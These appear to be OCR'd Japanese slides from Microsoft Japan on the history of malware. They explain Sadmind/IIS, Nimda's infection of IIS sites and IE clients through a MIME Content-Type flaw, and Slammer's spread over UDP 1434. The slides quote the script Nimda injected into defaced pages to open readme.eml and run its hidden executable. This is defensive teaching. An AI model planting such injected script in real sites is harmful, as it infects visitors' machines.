
文責・マイクロソフト・ジャパン・サービス

目次


- 1 はじめに
- 2 初期のマルウェア
- 3 インターネット黎明期のマルウェア
- 4 **脆弱性を攻撃するマルウェアの登場**
- 5 スпамメールを生成するマルウェア
- 6 ファイル共有ネットワークとマルウェア
- 7 マルウェアと新たな攻撃
- 8 おわりに

Sadmind / IIS

Sadmind / IIS




Sadmind / IIS



Nimda

Nimda



Nimda

クライアントパソコンでの動作



Nimdaに感染したIISの動作しているサイトを閲覧する

改ざんされたページに埋め込まれたスクリプト

```
<html><script language="JavaScript">window.open("readme.eml",  
null, "resizable=no,top=6000,left=6000")</script></html>
```



勝手にreadme.emlのページを開く

ページの表示は仮想空間に表示されるためわかりにくい
タスクバーには表示される

パッチのあたっていないIEでは、自動的にページに書かれたプログラムが実行されてしまう。

Nimda


なぜ、勝手に実行されるのか

インターネットエクスプローラ、OutlookExpressに対して、不正なMIME Content-Typeを指定して実行形式ファイルを添付したHTML形式の電子メールを受け取った際に、インターネットエクスプローラが添付された実行形式ファイル等を自動的に実行してしまうという脆弱性を利用していた。

攻撃の仕組み



HTML形式の電子メール



HTMLデータ

Content-ID

不正なContent-Typeを指定
audio/x-wav等

Content-ID

**不正なコマンドや
Base64で変換した
プログラムファイル**

ソースファイルに組み込まれているプログラム等が、テンポラリフォルダに展開される

テンポラリフォルダに展開されたプログラム等が実行される


MSの対策ページ



http://www.microsoft.com/japan/technet/security/prekb.asp?sec_cd=MS01-020

Slammer

Slammer




ワーム活動

UDP 1434 Port
376 Byte Code


Slammer

- Microsoft SQL Server 2000及びMSDE 2000の脆弱性を突いて
感染・蔓延



Slammer

- 感染後、データベースの書き換えや感染ファイルの作成などは行われませんが、感染活動によりUDPパケットがネットワーク帯域を消費する。



